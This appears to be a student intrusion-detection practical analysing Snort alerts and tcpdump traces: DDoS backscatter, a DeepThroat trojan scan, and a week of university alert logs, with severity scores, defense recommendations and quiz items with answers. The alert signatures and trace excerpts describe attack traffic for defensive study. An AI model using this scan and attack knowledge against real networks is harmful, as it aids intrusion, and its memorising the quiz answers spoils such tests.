Yes, my network was getting responses to spoofed packets. Can't find any record from tcpdump showing connection corresponding to "ORIGINAL DATAGRAM DUMP" shown by Snort Alert. That's true for John as well.

Description of Attack

Unsolicited ICMP host unreachable error messages entered different networks and showed that 202.46.194.5 was unreachable.

Attack Mechanism

Attacker used of a lot of agents (compromised computers running the DDOS agents) to send out spoofed tcp packets to a victim (202.46.194.5) to utilize the victim's resource and bandwidth.

My network was getting icmp destination unreachable message from 63.111.120.21 and 157.130.215.21. Both hosts belong to UUNET Technologies, Inc. It seems that UUNET was dropping all traffic to 202.46.194.5 because of the overwhelming DDOS traffic.

Correlation
A Couple users on Incident.org have seen the same pattern.

- http://www.incidents.org/archives/intrusions/msg01716.html
- http://www.incidents.org/archives/intrusions/msg01721.html

See the same traffic again at 09/18-23:52:31.555789 EST.

- DDOS attacks/tools (http://www.staff.washington.edu/dittrich/misc/ddos/)
- Overview of Scans and DDOS attacks (http://www.nipc.gov/ddos.pdf)
- TFN2K – An Analysis (http://packetstormsecurity.org/distributed/TFN2k_Analysis.htm)

Thanks to John Sage for his detection and opinion.

Evidence of Active Targeting

Different unrelated networks were getting the same pattern on Sept 17; it was a DDOS attack against 202.46.194.5.

Severity
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
Criticality: 1 (The machine is a test machine)
Lethality: 1 (Incoming ICMP error msg.)
System Countermeasures: 3 (Windows NT4 with latest patches)
Network Countermeasures: 0 (Unprotected.)

Severity = -1 = (1 + 1) – (3 + 0)

Defense Recommendations
Do not allow ANY KIND of icmp packet to enter or leave a production network.

Question

Why would you be getting an echo reply from host A even though you never tried to connect to it?
Please choose the best answer.

A) Host A is sending load-balancing traffic to your network.
B) Host A is pinging you
C) Your network is sending out spoofed packets to host A.

D) Your network is receiving response to spoofed echo request packets received by host A.

Answer: D

Scan for DeepThroat
[**] [1:151:1] BACKDOOR DeepThroat 3.1 Client Sending Data to Server on Network
[**]
09/17-22:20:29.607607 212.46.37.114:60000 -> MY.NET.HOST.20:2140
UDP TTL:114 TOS:0x0 ID:10344 IpLen:20 DgmLen:30
Len: 10
[Xref => http://www.whitehats.com/info/IDS106]

[**] [1:151:1] BACKDOOR DeepThroat 3.1 Client Sending Data to Server on Network
[**]
09/17-22:20:31.705969 212.46.37.114:60000 -> MY.NET.HOST.47:2140
UDP TTL:114 TOS:0x0 ID:19560 IpLen:20 DgmLen:30
Len: 10
[Xref => http://www.whitehats.com/info/IDS106]

Supporting Tcpdump output

```
solaris#tcpdump -NnXr nt_tcpdump20010917 host 212.46.37.114
22:20:30.148910 212.46.37.114.60000 > MY.NET.HOST.20.2140:  udp 2
0x0000   4500 001e 2868 0000 7211 7440 d42e 2572        E...(h..r.t@..%r
0x0010   xxyy zz14 ea60 085c 000a 30c6 3030 0000        .r...`.\..0.00..
0x0020   0000 0000 0000 0000 0000 0000 0000            ..............
22:20:32.247316 212.46.37.114.60000 > MY.NET.HOST.47.2140:  udp 2
0x0000   4500 001e 4c68 0000 7211 5025 d42e 2572        E...Lh..r.P%..%r
0x0010   xxyy zz2f ea60 085c 000a 30ab 3030 0000        .r./.`.\..0.00..
0x0020   0000 0000 0000 0000 0000 0000 0000            ..............
```

Source of Trace
My home network.
Detect Generated By
Snort and tcpdump

Probability the Source Address Was Spoofed
Very Low, Attacker need to get responses back.

Description of Attack

Scan for Deep Throat Trojan which listens at UDP port 2140

Attack Mechanism
Attacker sent UDP packet with data “00” to UDP port 2140 to find out if my machines were running deep throat server. According to xforce, different version of Deep Throat will give different responses back to the client.

Deep Throat server allows attacker/remote client to have full control of the machine: from changing wallpaper to delete file or reboot.

Correlation
1) http://xforce.iss.net/alerts/advise30.php
2) http://dark-e.com/archive/trojans/dt/30/index.shtml
3) Detect and Analysis by Tadaaki Nagao (Intrusion Signatures and Analysis pp245-246)

Evidence of Active Targeting
The scan covered all my hosts, but no active targeting.

Severity (MY.NET.HOST.20)
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
Criticality: 5 (My workstation)
Lethality: 1 (Trojan free machine.)
System Countermeasures: 4 (modern OS with current patches)
Network Countermeasures: 5 (UDP port 2140 was filtered.)
Severity = -3 = (5 + 1) – (4 + 5)

Severity (MY.NET.HOST.47)
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
Criticality: 1 (test machine)
Lethality: 1 (Trojan free machine.)
System Countermeasures: 4 (modern OS with current patches)
Network Countermeasures: 0 (unprotected test machine.)
Severity = -2 = (1 + 1) – (4 + 0)

Defense Recommendations
Block incoming traffic goes to UDP port 2140.

Question
Which of the following is possibly a scan for deep throat?
A) Sep 22 00:00:38 3.5.7.9:53 -> MY.NET.HOST.20.2140SYN NOACK **SFRP*U
B) 22:20:30.148910 212.46.37.114.60000 > MY.NET.HOST.20.2140: udp 2
C) 24.114.3.68.1918 > MY.NET.HOST.20.2140: . ack 1 win 5840 (DF)
D) Sep 20 00:00:05 216.123.160.114:2140 -> MY.NET.HOST.20: 2140 UDP

Answer: B

Assignment 3 – “Analyze This” Scenario

Files used for Analysis:

Scans File	Alerts File	Out of Spec File
scans.010918	alert.010918	oos_Sep.18.2001
scans.010919	alert.010919	oos_Sep.19.2001
scans.010920	alert.010920	oos_Sep.20.2001
scans.010921	alert.010921	oos_Sep.21.2001
scans.010922	alert.010922	oos_Sep.22.2001

Top Alerts

Rank	Alert	Total Counts	Top 5 Alert Source Host	Counts
1	connect to 515 from inside	358496	MY.NET.60.38	317144
			MY.NET.60.39	41339
			MY.NET.227.158	8
			MY.NET.1.2	5
			211.90.176.59	2320
2	WEB-MISC Attempt to execute cmd	218913	211.90.223.220	1282
			211.90.88.43	1056
			130.102.30.38	881
			195.46.229.103	801
3	ICMP Echo Request speedera	158656	MY.NET.205.234	158656
4	spp_http_decode: IIS Unicode attack detected	96009	211.90.223.220	674
			130.102.30.38	503
			130.225.55.42	403
			130.225.54.26	378
			130.102.184.1	364
5	IDS552/web-iis_IIS ISAPI Overflow ida nosize	34824	211.90.176.59	2053
			211.90.88.43	968
			195.46.229.103	684
			130.212.56.145	517
			130.227.200.3	507
6	MISC Large UDP Packet	19880	61.134.9.88	7705

			61.153.17.38	4750
			209.190.237.123	2607
			61.153.17.244	1351
			61.150.5.19	1065
			3.0.0.99	3069
			164.107.98.247	188
7	UDP SRC and DST outside network	3602	169.254.221.220	68
			192.168.1.106	41
			169.254.245.195	30
			212.179.18.3	1238
			212.179.127.36	427
	Watchlist 000220 IL-ISDNNET-990517	2783	212.179.87.28	317
8			212.179.88.241	83
			212.179.67.34	42
			MY.NET.14.1	2546
	ICMP Destination Unreachable		192.80.53.46	15
9	(Communication Administratively Prohibited)	2627	216.158.21.42	12
			216.158.21.226	9
			64.240.136.162	8
			216.150.152.141	669
			MY.NET.233.134	344
10	SMB Name Wildcard	2207	MY.NET.225.18	131
			MY.NET.236.26	129
			MY.NET.204.94	129

Analysis:

1) connect to 515 from inside

Different flavors of Unix running unpatched LPRng software (Printer Service) are subject to ` format string vulnerability', which might allow attacker to execute arbitrary commands.

Defense Recommendation

99.99% of these Alerts were triggered by MY.NET.60.38 and MY.NET.60.39; they were scanning 358400+ external hosts in 2 days (21-22, Sept). These machines are compromised. They should be unplugged from the network and investigated.

Defense Recommendation
Only run a patched LPRng and allow access from internal if LPRng support is necessary

Correlation:
http://www.sans.org/newlook/alerts/port515.htm
http://www.cert.org/advisories/CA-2000-22.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0917
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0615

2) WEB-MISC Attempt to execute cmd
4) spp_http_decode: IIS Unicode attack detected
5) IDS552/web-iis_IIS ISAPI Overflow ida nosize

I believe CodeRed (and it's variant) and Nimda triggered most of these alerts. Please check Assignment 1 for more detail and the defense recommendation.

3) ICMP Echo Request speedera
"Speedera maintains a map of the Internet and its health. When users hit a customers whose domain name is maintained by Speedera Networks, we return the server IP address(es) for that domain which is best and is closest, in terms of latency, to the user making the request for the domain name... One method used to determine latency is to send a packet - such as an ICMP ping packet - from one location on the Internet to the client DNS that did the name lookup for the Speedera domain name. …. The number of requests sent is low and is capped. You will see a few of them spread out over time if many users at your site hit many Speedera domain names. (Quote form Message from Barinder S. Nijjar, http://www.incidents.org/archives/intrusions/msg00779.html)

Defense Recommendations
In this case, MY.NET.205.234 was sending 158656 icmp packet to 4 hosts 24.186.127.170, 172.143.129.222, 172.132.106.38, 66.33.117.144, 64.219.131.70 in less than 24 Hours!!!

64.219.131.70 received 75% (119384) of those icmp packets.
Whois.arin.net shows this address belongs to Southwestern Bell.

Southwestern Bell Internet Services (NETBLK-SBIS-3BL) SBIS-3BL 64.216.0.0 - 64.219.255.255
PPPoX Pool Rback1 (NETBLK-SBCIS-10113-93831) SBCIS-10113-93831
64.219.130.0 - 64.219.131.255

It's host name: **adsl-64-219-131-70.dsl.kscymo.swbell.net**, tell us this IP is belongs to an adsl network.

There is no evidence showing that 64.219.131.70 is a DNS server. Base on the nature of the IP address, and the amount of the traffic, I believe

MY.NET.205.234 is compromised and it's very possible that it was involving in a DOS attack against 64.219.131.70. I strongly recommend taking MY.NET.205.234 offline for further investigation.

ICMP is a great tool for debugging. However, I recommend dropping ALL incoming and outgoing icmp packets.

6) MISC Large UDP Packet
I have noticed a great deal of Large UDP packet coming from 61.X.X.X network (61.134.9.88, 61.153.17.38, 61.153.17.244, 61.150.5.19). To correlate this, I used whois to find out more about this these addresses, and it shows that they all came from China.

MY.NET.153.187, MY.NET.144.51, MY.NET.70.134, MY.NET.153.185, MY.NET.153.149, MY.NET.111.221 are the hosts getting most Large UDP Packets. Please contact the owner of these machines and find out if they have any form of network communication with People in China.

% Rights restricted by copyright. See http://www.apnic.net/db/dbcopyright.html
% (whois6.apnic.net)

inetnum: 61.134.3.0 - 61.134.20.95
netname: SNXIAN
descr: XI'AN DATA BUREAU
country: CN
admin-c: WWN1-AP
tech-c: WWN1-AP
mnt-by: MAINT-CHINANET-SHAANXI
mnt-lower: MAINT-CN-SNXIAN
changed: ipadm@public.xa.sn.cn 20010427
source: APNIC

person: WANG WEI NA
address: Xi Xin street 90# XIAN
country: CN
phone: +8629-724-1554
fax-no: +8629-324-4305
e-mail: xaipadm@public.xa.sn.cn
nic-hdl: WWN1-AP
mnt-by: MAINT-CN-SNXIAN
changed: wwn@public.xa.sn.cn 20001127
source: APNIC

% Rights restricted by copyright. See http://www.apnic.net/db/dbcopyright.html
% (whois7.apnic.net)

inetnum: 61.153.17.0 - 61.153.17.255
netname: NINGBO-ZHILAN-NET
descr: NINGBO TELECOMMUNICATION CORPORATION ,ZHILAN APPLICATION SERVICE PROVIDER
descr: Ningbo, Zhejiang Province

country: CN
admin-c: CZ61-AP
tech-c: CZ61-AP
mnt-by: MAINT-CHINANET-ZJ
changed: master@dcb.hz.zj.cn 20010512
source: APNIC

person: CHINANET ZJMASTER
address: no 378,yan an road,hangzhou,zhejiang
country: CN
phone: +86-571-7015441
fax-no: +86-571-7027816
e-mail: master@dcb.hz.zj.cn
nic-hdl: CZ61-AP
mnt-by: MAINT-CHINANET-ZJ
changed: master@dcb.hz.zj.cn 20001219
source: APNIC

% Rights restricted by copyright. See http://www.apnic.net/db/dbcopyright.html
% (whois7.apnic.net)

inetnum: 61.150.0.0 - 61.150.31.255
netname: SNXIAN
descr: xi'an data branch,XIAN CITY SHAANXI PROVINCE
country: CN
admin-c: WWN1-AP
tech-c: WWN1-AP
mnt-by: MAINT-CHINANET-SHAANXI
mnt-lower: MAINT-CN-SNXIAN
changed: ipadm@public.xa.sn.cn 20010309
source: APNIC

person: WANG WEI NA
address: Xi Xin street 90# XIAN
country: CN
phone: +8629-724-1554
fax-no: +8629-324-4305
e-mail: xaipadm@public.xa.sn.cn
nic-hdl: WWN1-AP
mnt-by: MAINT-CN-SNXIAN
changed: wwn@public.xa.sn.cn 20001127
source: APNIC

7) UDP SRC and DST outside network

This could cause by:

1) Mis-configured router
2) Mis-configured snort that doesn't include all local network in HOME_NET
3) Packet with spoofed source IP address leaving your network.
4) Mis-configured network device.

3.0.0.99 is the top talker (85% of this alert) in terms of this particular alert. It is the only host in 3.0.0.0/8 network triggered this alert, and ALL those traffic went from 3.0.0.99 port 137 to 10.0.0.1 port 137. Base on all these information, it could be a misconfigured windows client looking for it's wins server.

8) Watchlist 000220 IL-ISDNNET-990517

MusicCity Morpheus is a very popular peer-to-peer file-sharing program connects to tcp port 1214. Connection from 212.179.18.3 to MY.NET.209.242 port 1214 triggered most of this alert.

9) ICMP Destination Unreachable (Communication Administratively Prohibited)

MY.NET.14.1 sent out 2546 ICMP Destination Unreachable Packet (admin prohibited) Error Msg. MY.NET.205.234 got ~86% of these icmp error message from MY.NET.14.1. Assuming MY.NET.14.1 is a routing device, MY.NET.205.234 maybe compromised. MY.NET.205.234 should require further investigation.

10) SMB Name Wildcard

216.150.152.141 triggered 669 alerts, and it only sent SMB traffic to MY.NET.5.44 (332 counts) and MY.NET.5.45 (337 counts).

Allowing netbios traffic over public networks is usually very insecure. (Quote from Snort FAQ 4.15) Please find out if this is allowed traffic, and make it go through encrypted tunnel (example: VPN or SSH tunnel) if possible.

whois.arin.net shows 216.150.152.141 belongs to

CUBE Computer Corporation (NETBLK-CUBELINK-BLK-1) CUBELINK-BLK-1
216.150.128.0 - 216.150.159.255

SpyralNet, LLC (NETBLK-SPYRALNET-152) SPYRALNET-152
216.150.152.0 - 216.150.159.255

hostname : wiredforlife1.spyral.net

Top 10 List

	Top 10's					
	Scan Destination Host	Counts	Scan Source Host	Counts	Out of Spec Host	Counts

1	MY.NET.110.33	10165	MY.NET.60.38	320440	MY.NET.225.98	24
2	MY.NET.109.62	10064	MY.NET.160.114	136941	199.183.24.194	6
3	MY.NET.184.23	10059	MY.NET.160.169	106089	208.178.176.216	5
4	MY.NET.178.61	9222	MY.NET.60.39	41189	66.24.124.237	5
5	MY.NET.145.197	9188	205.188.233.153	35247	194.82.103.75	2
6	MY.NET.108.15	9126	205.188.244.57	34299	195.162.221.95	2
7	MY.NET.88.146	8992	205.188.244.121	30957	206.228.117.239	2
8	131.204.196.244	7979	205.188.233.185	30264	66.114.106.23	2
9	MY.NET.145.166	7833	MY.NET.220.94	28609	66.67.64.239	1
10	MY.NET.121.24	7365	205.188.233.121	28133	MY.NET.210.170	1

*MY.NET.60.38 and MY.NET.60.39
Compromised hosts, please refer to the analysis above.

*MY.NET.160.114 and MY.NET.160.169.

They are 2 of the top scanners:
They mostly scanned for UDP port 27005

- MY.NET.160.114/119153 counts/ 87% of the scans.
- MY.NET.160.169/75577 counts/ 71% of the scans.

According to different discussions at alt.games.half-life and a post by Lars Hansen on incidents.org (http://www.incidents.org/archives/y2k/022601.htm), UDP port 27005 is the server port for Half-Life and other games based on the same engine. Therefore, we can safely ignore these scans.

*More Interesting Traffic from Spinner.com


IP address	nslookup Hostname
205.188.233.153	g2lb5.spinner.com
205.188.244.57	g2lb1.spinner.com
205.188.244.121	g2lb2.spinner.com
205.188.233.185	g2lb6.spinner.com
205.188.233.121	g2lb4.spinner.com
205.188.233.185	g2lb6.spinner.com

Spinner.com is an Internet music provider, it is broadcasting music to listeners all over the world.

Internet users need to use their own Spinner player (Spinner, current version is 4.0) to listen to spinner.com broadcast. Spinner 4.0 uses Real Player's Engine, which uses **UDP ports 6970 - 7170** for incoming traffic.

We have several “top scanners” from spinner.com. They are mainly connected to UDP 6970. UDP 6970 is the default port for Real Player and GateCrasher Trojan. 99% of the scans were connected to UDP 6970, and the rest of them went to UDP 6972-7108.

Spinner.com contributed heavily not only to the top scan source host list, but also to the top scan destination host list: 99.9% of the scans to the top 10 scan destination host came from g2lb[1-6].spinner.com.



Base on all this information, I concluded that we can safely ignore these scans. I also suggest to modify the snort rule to ignore real-audio traffic form g2lb[1-6].spinner.com to reduce the amount of false positives introduced.

Fingerprinted Hosts
The following hosts had been fingerprinted (by Queso or Nmap), they should be monitored closely as OS specific attacks might come after the fingerprinting.

Fingerprinted Host		
MY.NET.253.42	MY.NET.100.165	MY.NET.203.162
MY.NET.203.34	MY.NET.204.118	MY.NET.204.118
MY.NET.209.226	MY.NET.210.42	MY.NET.217.238
MY.NET.222.158	MY.NET.224.238	MY.NET.227.94
MY.NET.228.248	MY.NET.229.10	MY.NET.235.210
MY.NET.6.34	MY.NET.70.113	MY.NET.70.148
MY.NET.98.129	MY.NET.98.248	MY.NET.211.162
MY.NET.211.242	MY.NET.221.166	MY.NET.253.41

MY.NET.253.43	MY.NET.253.42

Analysis Process

I first used SnortSnarf to analyze the data. However, I gave up on SnortSnarf despite to it's hardware requirement and time constraint.

I used basic Unix command: (awk, cut and sort mostly) to process the data.

Examples:

This command generates a list of source IP and number of attempt of scanner.
awk '{print $4}' scan* | cut -f1 -d: | sort | uniq -c | sort -n -o top_scan_scr_host

This command generates a list of source IP trigger "'ICMP Echo Request speedera'" alert.

grep -h 'ICMP Echo Request speedera' alert* | awk '{print $8}' | cut -f1 -d: | sort | uniq -c | sort -n -o icmpspeedera.

This command generates a list of hosts get fingerprinted.
grep -h 'fingerprint' alert* | awk '{print $8}' | cut -f1 -d: | sort | uniq -c | sort -n -o fingerprint_dest

How do I find out a list of ports scanned by hosts from spinner.com?
I used the following command to make sure no one from MY.NET scanned those hosts form spinner.com:

awk '{print $6}' scan* |egrep -e '(205.188.233.153|205.188.244.57|205.188.244.121|205.188.233.185|205.188.233.121)'

and then use the following command to generate the list
egrep -e '(205.188.233.153|205.188.244.57|205.188.244.121|205.188.233.185|205.188.233.121)' scan* | awk '{print $6}'| cut -f2 -d: | sort | uniq -c | sort -n

References:

1. Geektools whois proxy (http://www.geektools.com/cgi-bin/proxy.cgi)
2. Intrusion Signatures and Analysis by Stephen Northcutt, Mark Cooper, Matt Fearnow and Karen Fredick
3. Network Intrusion Detection 2nd Edition by Stephen Northcutt and Judy Novak
4. Online Man page for grep, egrep, awk, cut, uniq, tcpdump and snort.

5. Trojan Ports to Block (http://www.doshelp.com/trojanports.htm)
6. How do I configure a firewall to block RealPlayer content (http://service.real.com/kb/index.html)
7. TCP/IP illustrated Volume 1 by W. Richard Stevens
8. Internetworking with TCP/IP Volume I by Douglas Comer
9. Different discussions on http://www.incidents.org/
10. Distributed Attack tools (http://packetstormsecurity.org/distributed/)
11. www.cert.org
12. www.deja.com
13. www.snort.org
14. www.real.com
15. www.spinner.com